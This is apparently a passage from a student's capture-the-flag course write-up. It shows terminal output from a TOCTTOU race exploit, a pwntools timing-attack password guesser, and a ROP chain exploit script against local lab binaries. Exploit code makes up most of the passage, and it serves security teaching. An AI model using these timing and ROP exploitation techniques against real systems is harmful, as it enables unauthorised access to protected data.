
```
chench6@blue9057-vm-ctf2 : ~/week7/8-caffeinated-tocttou
$ ./caffeinated-tocttou
Get some caffeine
Get some caffeine.
Get some caffeine..
Welcome to Secure File Reader!
Hint: Exploit Time-of-check-to-time-of-use (TOCTTOU) bug!
Type the name of file that you would like to open!
A
Stat of the file:
My gid is 1168, the file is with the group id 1168!
Reading the file!!!
cand{ExPlOiTiNG_a_rAc3_c0nD1tIoN_VulN_is_EASY}
Finished, UwU!
Reading the file!!!
Finished, UwU!
```

CS_579
Chun-Yu Chen

10. 9-guess-passwd

In this case, we guess the password by determining the process time. The program will sleep 0.02 seconds if a character matches the answer. Thus, the time consume is a way to guess the answer. I used the while loop and exception handling to try the password automatically.

guess.py



guess.py


```python
#!/usr/bin/env python
from pwn import *
import time

pwnchar = '1234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'

pw = ''
x = 1;
flag = 0;
while True:
#for x in range(1, 25):
    for i in range(0, 62):
        p = process('./guess-passwd')
        payload = pw + pwnchar[i]
        print(payload)
        t1 = time.time()
        p.sendline(payload)
        try:
            p.recvuntil("!")
            t2 = time.time()
            time_diff = t2 - t1
            print(time_diff)
            if (time_diff >= 0.02*x):
                pw += pwnchar[i]
                print(pw)
                break
        except:
            pw += pwnchar[i]
            flag = 1;
            break
        p.close()
    x += 1
    if flag == 1:
        break
####################################################
p = process('./guess-passwd')

p.sendline(pw)
print(p.recvline().strip())
p.interactive()
```

CS_579
Chun-Yu Chen

11. a-rop-static

In this case, we do not use library, we use system call to achieve the target. First, open the file by putting 5 into register eax because its system call number is 0x5. Then, the concept of ROP is used here to run the read and write function which are already existed in the program to store the file content into the store zone and write it out.

rop.py



```
#!/usr/bin/python

from pwn import *

p = process('./rop-static')

#0x08048162 : pop ebx ; pop ebp ; ret
p_ebx_ebp = 0x08048162

#0x8048028:      "4"
addr_4 = 0x8048028
addr_ebp = 0x8048054

#0x08048106 : mov eax, dword ptr [ebp - 8] ; add esp, 8 ; pop ebp ; ret
mov_eax = 0x08048106
#$1 = (<data variable, no debug info> *) 0x804932d <scratchpad>
scratchpad = 0x804932d
#0x08048157 <+39>:    int    $0x80
int_80 = 0x08048157
#0x08048109 : add esp, 8 ; pop ebp ; ret
pop = 0x08048109

read = p.elf.symbols['read']
write = p.elf.symbols['write']

buf = ''
buf += 'A' * 212
# open('4', 0) , 1st=ebx, 2rd=ecx
buf += p32(p_ebx_ebp)
buf += p32(addr_4)

# eax = 5, (in system call, open is 5)
buf += p32(addr_ebp)
buf += p32(mov_eax)
buf += p32(0)
buf += p32(0)
buf += p32(scratchpad)

# systemcall
buf += p32(int_80)
buf += 'A' * 0x18

# read(3, scratchpad, 100)
buf += p32(read)
buf += p32(pop)
buf += p32(3)
buf += p32(scratchpad)
buf += p32(100)

# write(1, scratchpad, 100)
buf += p32(write)
buf += p32(pop)
buf += p32(1)
buf += p32(scratchpad)
buf += p32(100)

p.sendline(buf)

p.interactive()
```